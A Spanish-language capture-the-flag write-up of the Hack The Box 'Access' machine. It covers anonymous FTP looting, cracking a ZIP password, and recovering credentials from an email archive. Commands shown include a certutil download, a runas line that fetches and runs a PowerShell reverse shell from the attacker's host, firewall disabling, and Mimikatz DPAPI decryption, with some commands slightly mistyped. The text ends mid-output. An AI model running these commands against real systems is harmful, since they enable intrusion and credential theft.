

| <b>Hack The Box - Access</b>  |                   |
|---|-------------------|
| <b>Sistema Operativo:</b>   | <b>Linux</b>      |
| <b>Dificultad:</b>  | <b>Easy</b>       |
| <b>Release:</b>   | <b>29/09/2018</b> |
| <b>Skills Required</b>  |                   |
| <ul style="list-style-type: none"> <li>● Basic Windows knowledge</li> </ul>   |                   |
| <b>Técnicas utilizadas</b>  |                   |
| <ul style="list-style-type: none"> <li>● Enumeration of Access Databases and Outlook Personal Archives</li> <li>● Identification of saved credentials</li> <li>● DPAPI credential extraction</li> </ul> |                   |

Este documento presenta un análisis técnico detallado del proceso de intrusión controlada realizado sobre la máquina **Access** de Hack The Box, con el objetivo de evaluar la superficie de exposición, identificar vectores de compromiso y demostrar capacidades avanzadas en auditoría de seguridad ofensiva. El ejercicio se desarrolló siguiendo un enfoque metodológico estructurado, alineado con las mejores prácticas del sector y orientado a la obtención de evidencias claras que permitan comprender el comportamiento del sistema ante escenarios reales de amenaza.

A lo largo de la evaluación se abordaron distintas fases críticas del *penetration testing*: enumeración de servicios, análisis de artefactos corporativos, explotación de servicios expuestos, recuperación de credenciales mediante mecanismos nativos de Windows y escalada de privilegios hasta alcanzar el contexto **NT AUTHORITY\SYSTEM**. El proceso incluyó la manipulación de formatos propietarios (PST, MDB), el uso de herramientas especializadas como Mimikatz y PsExec, así como la interacción con subsistemas criptográficos internos como **DPAPI**, demostrando solvencia técnica en entornos Windows de carácter empresarial.



## Enumeración

La dirección IP de la máquina víctima es 10.129.181.97. Por tanto, envié 5 trazas ICMP para verificar que existe conectividad entre las dos máquinas.

```
(administrador@kali)-[~/Descargas/content]
└$ ping -c 5 10.129.181.97
PING 10.129.181.97 (10.129.181.97) 56(84) bytes of data.
64 bytes from 10.129.181.97: icmp_seq=1 ttl=127 time=47.8 ms
64 bytes from 10.129.181.97: icmp_seq=2 ttl=127 time=48.0 ms
64 bytes from 10.129.181.97: icmp_seq=3 ttl=127 time=52.4 ms
64 bytes from 10.129.181.97: icmp_seq=4 ttl=127 time=47.8 ms
64 bytes from 10.129.181.97: icmp_seq=5 ttl=127 time=48.9 ms

--- 10.129.181.97 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4008ms
rtt min/avg/max/mdev = 47.761/48.973/52.366/1.745 ms

(administrador@kali)-[~/Descargas/content]
└$
```

Una vez que identificada la dirección IP de la máquina objetivo, utilicé el comando **nmap -p- -sS -sC -sV --min-rate 5000 -vvv -Pn 10.129.181.97 -oN scanner\_access** para descubrir los puertos abiertos y sus versiones:

- (**-p-**): realiza un escaneo de todos los puertos abiertos.
- (**-sS**): utilizado para realizar un escaneo TCP SYN, siendo este tipo de escaneo el más común y rápido, además de ser relativamente sigiloso ya que no llega a completar las conexiones TCP. Habitualmente se conoce esta técnica como sondeo de medio abierto (half open). Este sondeo consiste en enviar un paquete SYN, si recibe un paquete SYN/ACK indica que el puerto está abierto, en caso contrario, si recibe un paquete RST (reset), indica que el puerto está cerrado y si no recibe respuesta, se marca como filtrado.
- (**-sC**): utiliza los scripts por defecto para descubrir información adicional y posibles vulnerabilidades. Esta opción es equivalente a **--script=default**. Es necesario tener en cuenta que algunos de estos scripts se consideran intrusivos ya que podría ser detectado por sistemas de detección de intrusiones, por lo que no se deben ejecutar en una red sin permiso.
- (**-sV**): Activa la detección de versiones. Esto es muy útil para identificar posibles vectores de ataque si la versión de algún servicio disponible es vulnerable.
- (**--min-rate 5000**): ajusta la velocidad de envío a 5000 paquetes por segundo.
- (**-Pn**): asume que la máquina a analizar está activa y omite la fase de descubrimiento de hosts.


```
(administrador@kali)-[~/Descargas]
└$ cat nmap/scanner_access
# Nmap 7.94SVN scan initiated Sun Sep 29 20:34:11 2024 as: nmap -p- -sS -sC -sV --min-rate 5000 -vvv -Pn -oN nmap/scanner_access 10.129.181.97
Nmap scan report for 10.129.181.97
Host is up, received user-set (0.055s latency).
Scanned at 2024-09-29 20:34:12 CEST for 207s
Not shown: 65532 filtered tcp ports (no-response)
PORT      STATE SERVICE REASON          VERSION
21/tcp    open  ftp     syn-ack ttl 127 Microsoft ftptd
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: PASV failed: 425 Cannot open data connection.
| ftp-syst:
|_ SYST: Windows_NT
23/tcp    open  telnet? syn-ack ttl 127
80/tcp    open  http    syn-ack ttl 127 Microsoft IIS httpd 7.5
|_http-server-header: Microsoft-IIS/7.5
|_http-title: MegaCorp
| http-methods:
|_ Supported Methods: OPTIONS TRACE GET HEAD POST
|_ Potentially risky methods: TRACE
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Sep 29 20:37:39 2024 -- 1 IP address (1 host up) scanned in 207.53 seconds
```



## Análisis del puerto 80 (HTTP)

Tras acceder al servicio web expuesto por el servidor objetivo, constaté que la superficie de interacción inicial se reducía a la mera visualización de una única imagen estática. Ante la ausencia de elementos adicionales en la interfaz y considerando la posibilidad de que el recurso gráfico actuara como contenedor de información encubierta, procedí a evaluar la hipótesis de esteganografía mediante un análisis preliminar orientado a detectar posibles cargas ocultas o patrones anómalos susceptibles de revelar datos operativos relevantes.



Con el propósito de ampliar el espectro de enumeración y descartar la existencia de rutas no indexadas, ejecuté un proceso sistemático de *fuzzing* de directorios empleando **Gobuster**, configurado para identificar recursos potencialmente accesibles y filtrando específicamente por extensiones susceptibles de albergar contenido significativo (TXT, HTML y PHP). Esta fase de reconocimiento, pese a su exhaustividad, no produjo resultados concluyentes ni evidencias de endpoints adicionales.

Ante la ausencia de hallazgos en la enumeración activa, retomé el análisis del recurso gráfico disponible, focalizando la atención en la extracción de metadatos incrustados que pudieran aportar indicios sobre la infraestructura, el flujo de trabajo del servidor o la existencia de artefactos residuales. No obstante, la inspección de dichos metadatos tampoco reveló información operativa de valor, lo que obligó a replantear la estrategia de aproximación al vector de entrada.

```
[~@administrador@Kali]~[~/Descargas/content]
└$ file out.jpg
out.jpg: JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 640x480, components 3
[~@administrador@Kali]~[~/Descargas/content]
└$ exiftool out.jpg
ExifTool Version Number          : 12.76
File Name                       : out.jpg
Directory                       :
File Size                        : 89 kB
File Modification Date/Time    : 2024:09:29 20:40:32+02:00
File Access Date/Time           : 2024:09:29 20:40:38+02:00
File Inode Change Date/Time    : 2024:09:29 20:40:32+02:00
File Permissions                : -rw-rw-r--
File Type                        : JPEG
File Type Extension             : jpg
MIME Type                        : image/jpeg
XFF Version                      : 1.0
Decompression Limit              :
X Resolution                     : 96
Y Resolution                     : 96
Image Width                      : 640
Image Height                     : 480
Encoding Process                : Baseline DCT, Huffman coding
Bits Per Sample                 : 8
Color Components                 : 3
YCbCr Sub Sampling              : YCbCr4:2:0 (2 2)
Image Size                       : 640x480
Megapixels                       : 0.307
```



A la luz de los resultados obtenidos en las fases iniciales de reconocimiento, resultaba razonable contemplar la posibilidad de que la imagen alojada en el servidor actuara como vehículo de información encubierta mediante técnicas de esteganografía. No obstante, los distintos procedimientos de extracción aplicados —tanto análisis de patrones como recuperación de *payloads* ocultos— no permitieron identificar contenido significativo, lo que reforzó la necesidad de ampliar la superficie de enumeración hacia otros servicios expuestos.

```
(administrador@kali)-[~/Descargas/content]
└$ stegseek out.jpg
StegSeek 0.6 - https://github.com/RickdeJager/StegSeek

[+] Progress: 99.97% (133.4 MB)
[+] error: Could not find a valid passphrase.

(administrador@kali)-[~/Descargas/content]
└$ 
```

### Análisis del puerto 21 (FTP)

Durante la inspección del servicio **FTP**, se constató la existencia de dos directorios accesibles de forma anónima. En el directorio “**backup**” se localizó un archivo con extensión **.mdb**, que procedió a descargar para su análisis forense. En el directorio “**engineer**”, por su parte, se identificó un archivo comprimido que igualmente fue transferido a la máquina de atacante para su posterior estudio.

```
(administrador@kali)-[~/Descargas]
└$ ftp 10.129.180.173
Connected to 10.129.180.173.
220 Microsoft FTP Server [10.129.180.173]
Name (10.129.180.173:administrador): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> dir
425 Cannot open data connection.
200 PORT command successful.
125 Data connection already open; Transfer starting.
08-24-18 10:08PM <DIR> Backups
08-24-18 10:08PM <DIR> Engineer
226 Transfer complete.

ftp> cd Backups
250 CWD command successful.
ftp> dir
200 PORT command successful.
150 Opening ASCII mode data connection.
08-23-18 09:16PM 5652480 backup.mdb
226 Transfer complete.

ftp> get backup.mdb
local: backup.mdb remote: backup.mdb
200 PORT command successful.
150 Opening ASCII mode data connection.
08-24-18 09:16AM 10870 Access Control.zip
226 Transfer complete.
5652480 bytes received in 00:08 (659.12 Kib/s)

ftp> cd Engineer
250 CWD command successful.
ftp> dir
200 PORT command successful.
150 Opening ASCII mode data connection.
08-24-18 09:16AM 10870 Access Control.zip
226 Transfer complete.
10870 bytes received in 00:00 (38.70 Kib/s)

ftp> 
```

El archivo **backup.mdb** correspondía a una base de datos generada mediante **Microsoft Access**, un formato ampliamente utilizado en entornos corporativos para el almacenamiento estructurado de información relacional. Este tipo de archivos puede contener tablas, consultas, formularios y otros objetos que, en contextos de auditoría, suelen revelar credenciales, rutas internas o artefactos residuales de valor operativo.

Por otro lado, el archivo comprimido **access control.zip** contenía un fichero con extensión **.pst** (*Personal Storage Table*). Los archivos PST constituyen contenedores propietarios empleados por **Microsoft Outlook** y **Microsoft Exchange** para almacenar de manera local grandes volúmenes de información asociada al usuario: buzones de correo, historiales de comunicación, contactos, calendarios, notas y otros elementos vinculados al ecosistema de mensajería corporativa.



La presencia de un archivo **PST** en el directorio del servicio FTP constituía un hallazgo especialmente relevante, dado que este tipo de contenedores suele albergar información de alto valor operativo: credenciales explícitas o implícitas, correspondencia interna sensible, estructuras organizativas, así como datos contextuales que pueden facilitar tanto la escalada de privilegios como el movimiento lateral dentro de un entorno corporativo.

```
(administrador@kali)-[~/Descargas]
└$ file backup.mdb
backup.mdb: Microsoft Access Database

(administrador@kali)-[~/Descargas]
└$ 7z l Access\ Control.zip

7-Zip 24.08 (x64) : Copyright (c) 1999-2024 Igor Pavlov : 2024-08-11
64-bit locale=es_ES.UTF-8 Threads:2 OPEN_MAX:1024

Scanning the drive for archives:
1 file, 10870 bytes (11 Kib)

Listing archive: Access Control.zip

--
Path = Access Control.zip
Type = zip
Physical Size = 10870

  Date      Time    Attr         Size   Compressed  Name
  ----      --:--  ---          --:--   -----  --
2018-08-24 02:13:52 ....A       271360        10678  Access Control.pst
                                         -----
2018-08-24 02:13:52                   271360        10678  1 files
```

Sin embargo, el acceso a su contenido se encontraba inicialmente impedido, ya que el archivo estaba protegido mediante contraseña, lo que imposibilitó su inspección directa.

```
(administrador@kali)-[~/Descargas]
└$ 7z l -slt Access\ Control.zip

7-Zip 24.08 (x64) : Copyright (c) 1999-2024 Igor Pavlov : 2024-08-11
64-bit locale=es_ES.UTF-8 Threads:2 OPEN_MAX:1024

Scanning the drive for archives:
1 file, 10870 bytes (11 Kib)

Listing archive: Access Control.zip

--
Path = Access Control.zip
Type = zip
Physical Size = 10870

-----
Path = Access Control.pst
Folder = -
Size = 271360
Packed Size = 10678
Modified = 2018-08-24 02:13:52.2570000
Created = 2018-08-24 01:44:57.8680000
Accessed = 2018-08-24 01:44:57.9620000
Attributes = A
Encrypted = +
Comment =
CRC = 1D60603C
Method = AES-256 Deflate:Maximum
Characteristics = NTFS WzAES : Encrypt
Host OS = FAT
Version = 20
Volume Index = 0
Offset = 0
```

En paralelo, el archivo **backup.mdb** —una base de datos de Microsoft Access recuperada del directorio *backup*— parecía contener un conjunto de usuarios y contraseñas potencialmente vinculados a servicios internos. No obstante, en esta fase temprana del análisis no existían garantías sobre la validez, vigencia o aplicabilidad de dichas credenciales, ni sobre el servicio concreto para el cual habían sido generadas.

```
(administrador@kali)-[~/Descargas]
└$ mdb-tables backup.mdb
acc_antiback acc_door acc_firstopen acc_firstopen_emp acc_holidays acc_interlock acc_levelset_door_group acc_linkageo acc_map acc_mapdoorphos acc_morecardempgroup acc_morecardgroup
ACTIMEZONES action_log AlarmLog areaadmin att_attreport att_waitforprocessdata atticatalog attexception AuditedExc auth_group_permissions auth_message auth_permission auth_user auth_user_groups
base_apportion base_basecode base_datatranslation base_operatortemplate base_personaloption base_strresource base_strtranslaton base_systemoption CHECKINOUT dbbackuplog DEPARTMENTS
jango_content_type django_session EmplLog emptimedefine EXCNOTES FaceTemp iclock_dstime iclock_oalog iclock_iclock_testdata iclock_testdata_admin_area iclock_testdata_admin_dept LeaveClass LeaveClassi
rsonnel_area personnel_cardtype personnel_emplchange personnel_leavelog Reportitem SchClass SECURITYDETAILS Serverlog SHIFT_TBKEY TBMSALLOT TBMSINFO TEMPLATE USER_OF_RPT_USER_SPEDAY UserChecki
d UsersAndChances UserOptions UserTables userworktable msgtype worktable_usmsg ZKAttendanceMonthStatistics acc_levelset_emp acc_morecardset ACountlockcomb AttrParam auth_gu
ngervlein devlog HOLIDAYS personnel_issuecard SystemLog USER_TEMP_SCH UserUsedClasses acc_monitor_log OfflinePermitGroups OfflinePermitDoors LossCard TmpPermitGroups TmpPermit
_auxiliary STD_Wiegandfmt CustomReport Reportfield Biotemplate FaceTempEx FingerVeinEX TEMPLATEEx

(administrador@kali)-[~/Descargas]
└$ mdb-export backup.mdb auth_user
id,username,password,status,last_login,RoleID,Remark
25,'admin','admin',1,'08/23/18 21:11:47',26,
27,'engineer','access4u@security',1,'08/23/18 21:13:36',26,
28,'backup_admin','admin',1,'08/23/18 21:14:02',26,
```



Ante este escenario, y con el objetivo de desbloquear el acceso al archivo comprimido que contenía el PST, procedí a aplicar técnicas de recuperación de contraseñas mediante **John the Ripper**, orientadas a la ruptura del cifrado del archivo ZIP. Esta aproximación permitía evaluar si las credenciales extraídas de la base de datos podían correlacionarse con la contraseña del archivo comprimido, o si, alternativamente, sería necesario recurrir a un ataque de fuerza bruta o diccionario para obtener acceso al contenido del contenedor.

```
(administrador@kali)-[~/Descargas/content]
└$ john -w:wordlist hashes.zip
Using default input encoding: UTF-8
Loaded 1 password hash (ZIP, WinZip [PBKDF2-SHA1 256/256 AVX2 8x])
Cost 1 (HMAC size) is 10650 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
access@ijssecurity (Access Control.zip/Access Control.pst)
ig 0:00:00:00 DONE (2024-09-29 20:58) 25.00g/s 6775p/s 6775c/s Standard Jet DB..ab/2kARB
Session completed.

(administrador@kali)-[~/Descargas/content]
└$ 
```

Una vez obtenida la contraseña correspondiente, procedí a descomprimir el archivo con el fin de iniciar el análisis exhaustivo de su contenido. El fichero **Access Control.pst**, por su naturaleza, requería técnicas específicas de extracción y conversión para permitir su inspección en un entorno no dependiente de Microsoft Outlook.

```
(administrador@kali)-[~/Descargas/content]
└$ 7z x Access\Control.zip
7-Zip 24.08 (x64) : Copyright (c) 1999-2024 Igor Pavlov : 2024-08-11
64-bit locale=es_ES.UTF-8 Threads:2 OPEN_MAX:1024

Scanning the drive for archives:
1 file, 10870 bytes (11 KiB)

Extracting archive: Access Control.zip
--
Path = Access Control.zip
Type = zip
Physical Size = 10870

Enter password (will not be echoed):
Everything is OK

Size:      271360
Compressed: 10870
```

La primera aproximación consistió en emplear la utilidad **readpst**, una herramienta diseñada para interpretar contenedores PST (*Personal Storage Table*) y transformarlos en estructuras **mbox**, un formato ampliamente estandarizado en el ámbito de los clientes de correo electrónico de tipo Unix. El comando readpst permite deserializar el contenido del PST, reconstruyendo jerárquicamente los buzones, carpetas y mensajes, y generando como salida un archivo mbox o, alternativamente, un conjunto de mensajes individuales en formato RFC 822.

El formato **mbox**, por su parte, constituye un mecanismo clásico de almacenamiento de correo electrónico basado en la concatenación secuencial de mensajes dentro de un único archivo de texto plano. Cada mensaje se delimita mediante una línea inicial que comienza con el encabezado “From”, lo que permite a los clientes de correo interpretar correctamente la estructura del buzón. Su amplia compatibilidad —con aplicaciones como Mozilla Thunderbird, Apple Mail o KMail— lo convierte en un formato idóneo para el análisis forense de comunicaciones, facilitando la indexación, búsqueda y correlación de mensajes.

```
(administrador@kali)-[~/Descargas]
└$ readpst Access\Control.pst
Opening PST file and indexes...
Processing Folder "Deleted Items"
"Access Control" - 2 items done, 0 items skipped.

(administrador@kali)-[~/Descargas]
└$ ls -l
total 5792
-rw-rw-r-- 1 administrador administrador 3112 oct  2 01:27 'Access Control.mbox'
-rwxrwx--- 1 administrador administrador 271360 ago 24 2018 'Access Control.pst'
-rwxrwx--- 1 administrador administrador 5652480 ago 23 2018 backup.mdb
```



Una vez recuperada la contraseña adecuada, procedí a descomprimir el archivo con el propósito de iniciar el análisis detallado de su contenido. Para examinar el buzón extraído, opté en primera instancia por convertir el fichero **Access Control.mbox** en un formato legible mediante herramientas de consola. El archivo resultante podía inspeccionarse utilizando el comando mutt -Rf Access\ Control.mbox.

**Mutt** es un cliente de correo electrónico basado en texto, ampliamente utilizado en entornos Unix por su versatilidad, eficiencia y capacidad para manejar grandes volúmenes de mensajes. El modificador -Rf permite abrir el buzón en modo de solo lectura, garantizando la integridad del archivo durante el análisis. Gracias a esta aproximación, fue posible revisar de manera sistemática los mensajes contenidos en el buzón y detectar posibles credenciales susceptibles de ser válidas en otros servicios del sistema comprometido.

```
iSalir -iPA@nt <Space>PróxPw v:\Adjuntos d:\spw_r:Responder j:Sig, ?:Ayuda
Date: Thu, 23 Aug 2018 23:44:07 +0000
From: "john@megacorp.com" <john@megacorp.com>
To: "security@accesscontrolsystems.com"
Subject: MegaCorp Access Control System "security" account

[-- Archivo #1 --]
[-- Tipo: multipart/alternative, codificación: 7bit, tamaño: 2,5K --]

Hi there,

The password for the "security" account has been changed to 4Cc3ssC0ntr0ller. Please ensure this is passed on to your engineers.

Regards,
John
```

Como alternativa metodológica, también consideré la extracción del contenido del archivo PST mediante una conversión directa a formato **EML**, recurriendo al comando readpst -tea -m Access\ Control.pst.

El parámetro **-tea** instruye a la herramienta para exportar cada mensaje individual en formato **.eml**, mientras que la opción **-m** preserva la estructura jerárquica original del buzón, generando un árbol de directorios que replica fielmente la organización interna del archivo PST. El formato **EML**, ampliamente soportado por clientes como Microsoft Outlook, Apple Mail o Thunderbird, encapsula cada mensaje de forma independiente, incluyendo su cuerpo, encabezados, remitentes, destinatarios, metadatos temporales e incluso archivos adjuntos. Esta granularidad facilita enormemente el análisis forense, permitiendo correlacionar mensajes, identificar patrones de comunicación y extraer información sensible con mayor precisión.

```
[(administrador@kali)-[~/Descargas/Access Control]
└$ cat 2.eml
Status: RO
From: john@megacorp.com <john@megacorp.com>
Subject: MegaCorp Access Control System "security" account
To: "security@accesscontrolsystems.com"
Date: Thu, 23 Aug 2018 23:44:07 +0000
MIME-Version: 1.0
Content-Type: multipart/mixed;
    boundary="--boundary-LibPST-iamunique-556159361_--"

-----boundary-LibPST-iamunique-556159361_--
Content-Type: multipart/alternative;
    boundary="alt--boundary-LibPST-iamunique-556159361_--"

--alt--boundary-LibPST-iamunique-556159361_--
Content-Type: text/plain; charset="utf-8"

Hi there,

The password for the "security" account has been changed to 4Cc3ssC0ntr0ller. Please ensure this is passed on to your engineers.

Regards,
John
```



## Análisis del puerto 23 (TELNET)

Las credenciales obtenidas durante el análisis previo demostraron ser válidas al intentar establecer una sesión a través del servicio **Telnet**, lo que confirmó su autenticidad y vigencia operativa. No obstante, la interacción mediante este protocolo resultaba limitada y poco práctica para llevar a cabo tareas de post-exploitación de forma eficiente, debido a las restricciones inherentes a su entorno y a la escasa flexibilidad que ofrece para la ejecución de comandos avanzados.

```
(administrator㉿kali)-[~/Descargas/content]
└─$ telnet 10.129.180.173
Trying 10.129.180.173...
Connected to 10.129.180.173.
Escape character is ']'.
Welcome to Microsoft Telnet Service

login: security
password:
=====
Microsoft Telnet Server.
=====
C:\Users\security>whoami
access$security

C:\Users\security>ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection 3:

  Connection-specific DNS Suffix . : .htb
  IPv6 Address . . . . . : dead:beef::5dc:7501:d4f1:a07f
  Link-local IPv6 Address . . . . . : fe80::5dc:7501:d4f1:a07%17
  IPv4 Address . . . . . : 10.129.180.173
  Subnet Mask . . . . . : 255.255.0.0
  Default Gateway . . . . . : 10.129.0.1

Tunnel adapter isatap..htb:

  Media State . . . . . : Media disconnected
  Connection-specific DNS Suffix . : .htb

C:\Users\security>
```

Con el fin de obtener un entorno de trabajo más manejable, opté por desplegar una consola **semiinteractiva** utilizando el *script* **Invoke-PowerShellTcp**, una técnica ampliamente empleada en auditorías ofensivas para establecer canales de comunicación más robustos y funcionales. Esta aproximación permitió disponer de un *shell* con mayor capacidad de interacción, facilitando la ejecución de comandos complejos y el análisis del sistema comprometido con mayor fluidez.

```
(administrator㉿kali)-[~/Descargas/content]
└─$ r1warp nc -lvp 4444 ...
listening on [any] 4444 ...
connect to [10.10.16.32] from (UNKNOWN) [10.129.180.173] 4916
Windows PowerShell running as user security on ACCESS
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Users\security>whoami
access$security
PS C:\Users\security> ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection 3:

  Connection-specific DNS Suffix . : .htb
  IPv6 Address . . . . . : dead:beef::5dc:7501:d4f1:a07f
  Link-local IPv6 Address . . . . . : fe80::5dc:7501:d4f1:a07%17
  IPv4 Address . . . . . : 10.129.180.173
  Subnet Mask . . . . . : 255.255.0.0
  Default Gateway . . . . . : 10.129.0.1

Tunnel adapter isatap..htb:

  Media State . . . . . : Media disconnected
  Connection-specific DNS Suffix . : .htb

PS C:\Users\security>
```

Durante esta fase, la ejecución del comando **cmdkey /list** reveló la presencia de credenciales almacenadas asociadas al usuario **Administrator**. La utilidad **cmdkey**, integrada en sistemas Windows, permite gestionar el almacén de credenciales del sistema operativo, proporcionando funcionalidades para crear, enumerar y eliminar pares usuario-contraseña guardados de forma persistente. El parámetro **/list** muestra todas las entradas registradas, lo que constituye una fuente de información especialmente valiosa en contextos de post-exploitación, ya que puede exponer credenciales reutilizables o accesos privilegiados que faciliten la escalada de privilegios o el movimiento lateral dentro del entorno comprometido.

```
PS C:\Users\security\Desktop> cmdkey /list
Currently stored credentials:

  Target: Domain:interactive=ACCESS\Administrator
  Type: Domain Password
  User: ACCESS\Administrator

PS C:\Users\security\Desktop>
```



## Escalada de privilegios

La escalada de privilegios en la máquina comprometida podía abordarse mediante dos vectores distintos. El primero consistía en aprovechar el binario **runas**, una utilidad nativa de Windows que permite ejecutar procesos bajo el contexto de seguridad de otro usuario, siempre que se disponga de las credenciales adecuadas. Esta herramienta resulta especialmente útil en escenarios de post-exploitación, ya que posibilita la elevación de privilegios sin necesidad de recurrir a vulnerabilidades adicionales.

```
PS C:\Users\security\Desktop> certutil.exe -f -urlcache -split http://10.10.16.32/RunasCs.exe
certutil.exe -f -urlcache -split http://10.10.16.32/RunasCs.exe
**** Online ****
0000 ...
0000 ...
CertUtil: -URLCache command completed successfully.
PS C:\Users\security\Desktop> dir
dir

Directory: C:\Users\security\Desktop

Mode                LastWriteTime     Length Name
----                -----        ---- 
-a--    9/29/2024  8:15 PM      51712 RunasCs.exe
-a--    9/29/2024  7:48 PM       34 user.txt

PS C:\Users\security\Desktop> runas /user:ACCESS\Administrator /savecred "powershell -c [EX(new-object System.Net.WebClient).downloadString('http://10.10.16.32/Invoke-PowerShellTcp.ps1')]"
runas /user:ACCESS\Administrator /savecred "powershell -c [EX(new-object System.Net.WebClient).downloadString('http://10.10.16.32/Invoke-PowerShellTcp.ps1')]"
PS C:\Users\security\Desktop>
```

Haciendo uso de **runas**, procedí a descargar y ejecutar en memoria el *script* **Invoke-PowerShellTcp**, técnica que permite establecer un canal de comunicación más robusto y flexible que el proporcionado por el servicio Telnet. La ejecución del *payload* permitió obtener una sesión con privilegios elevados, accediendo al sistema bajo el contexto del usuario **Administrator**, lo que habilitó un control total sobre la máquina objetivo y facilitó la fase final de explotación.

```
(administrador㉿kali)-[~/Descargas/content]
└─$ rlwrap nc -nlp 4444
listening on [any] 4444 ...
connect to [10.10.16.32] from (UNKNOWN) [10.129.180.173] 49184
Windows PowerShell running as user Administrator on ACCESS
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> netsh advfirewall set allprofiles state off
OK.

PS C:\Windows\system32> reg add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f
The operation completed successfully.

PS C:\Windows\system32>
```

Una vía alternativa para lograr la escalada de privilegios consistía en la recuperación de credenciales mediante **DPAPI** (*Data Protection API*), el subsistema criptográfico nativo de Windows encargado de proporcionar servicios de cifrado simétrico basados en secretos derivados del usuario o del propio sistema. DPAPI, presente desde Windows 2000, abstrae la complejidad inherente a la gestión de claves criptográficas, permitiendo a las aplicaciones proteger datos sensibles sin necesidad de implementar mecanismos criptográficos propios. Para ello, DPAPI utiliza como fuente de entropía las credenciales de inicio de sesión del usuario o los secretos de autenticación del sistema, a partir de los cuales deriva las claves maestras empleadas para cifrar y descifrar información.

La explotación de este mecanismo en un contexto de post-exploitación requiere identificar tanto las **credenciales protegidas** como las **claves maestras** asociadas. Los archivos de credenciales —cuyos nombres suelen consistir en cadenas hexadecimales de 32 caracteres— almacenan información de autenticación utilizada por el sistema para acceder a recursos protegidos, tales como contraseñas de servicios, sesiones persistentes o tokens de acceso. Estos artefactos, al estar cifrados mediante DPAPI, solo pueden ser descifrados si se dispone de la clave maestra correspondiente, lo que convierte su recuperación en un vector de escalada extremadamente eficaz cuando se opera bajo el contexto de un usuario con privilegios suficientes.



La identificación y extracción de estos artefactos protegidos permite, en numerosos escenarios, reconstruir credenciales de alto valor operativo, habilitando el acceso a cuentas privilegiadas o a servicios críticos del sistema. Este procedimiento constituye un vector de escalada de privilegios especialmente eficaz, ya que no depende de vulnerabilidades adicionales, sino del propio funcionamiento interno de los mecanismos de protección de Windows.

En este contexto, las **claves maestras** desempeñan un papel fundamental. Cada clave maestra se identifica mediante un **GUID** (*Globally Unique Identifier*), como por ejemplo: cc6eb538-28f1-4ab4-adf2-f5594e88f0b2.

Un GUID es un identificador único de 128 bits utilizado para distinguir de manera inequívoca objetos dentro de un sistema informático. En el caso de DPAPI, las claves maestras actúan como el núcleo criptográfico encargado de proteger otras claves derivadas —como las claves de sesión— tanto en reposo como en uso o tránsito. Su función es garantizar que únicamente los usuarios o procesos autorizados puedan descifrar la información protegida, añadiendo una capa adicional de seguridad al mecanismo de cifrado simétrico.



Para obtener la contraseña del usuario **Administrator** en la máquina objetivo, recurrió a la herramienta **Mimikatz**, ampliamente utilizada en auditorías ofensivas por su capacidad para interactuar directamente con los subsistemas de seguridad de Windows, incluida la **Data Protection API (DPAPI)**. Mimikatz permite descifrar credenciales protegidas siempre que se disponga de los elementos necesarios: la clave maestra correspondiente, el SID del usuario y su contraseña o *hash*.

El procedimiento seguido fue el siguiente: en primer lugar, identificó la clave maestra asociada al usuario objetivo. Posteriormente, utilicé el módulo `dpapi::masterkey` de Mimikatz, proporcionando el GUID de la clave maestra, el SID del usuario y la contraseña previamente obtenida. Este comando permitió descifrar la clave maestra y, en consecuencia, acceder a las credenciales protegidas almacenadas en el sistema, completando así la escalada de privilegios hasta el contexto de **Administrator**.

```
mimikatz 2.1.1 x64 (ce.eo)

.#####
.## ## mimikatz 2.1.1 (x64) #17763 Dec 9 2018 23:56:50
.## ^ ##   * La Vie, L'Amour & (ce.eo) * Written Edition *
.## / ##   * * * Main DEXP - gentilkiwi.com (gentilkiwi@gmail.com )
## \ ##   > http://blog.gentilkiwi.com/mimikatz
## v ##     Vincent LE TOUX (vincent.letoux@gmail.com )
## ##   > http://pingcastle.com / http://mysmartlogon.com ***
## ##

mimikatz # dpapikey /in:0792c32e-48a5-4fe3-8b43-d93d64590580 /sid:S-1-5-21-953262931-566350618-63446256-1001 /password:4Cc3ssC0ntr0ller

**MASTERKEY**
dwVersion : 00000002 - 2
szGuid : {0792c32e-48a5-4fe3-8b43-d93d64590580}
dwFlags : 00000000 - 0
dwMasterKeyLen : 00000000 - 176
dwBackupKeyLen : 00000000 - 144
dwCredHistLen : 00000014 - 20
dwDomainKeyLen : 00000000 - 0
[MasterKey]
**MASTERKEY**
dwVersion : 00000002 - 2
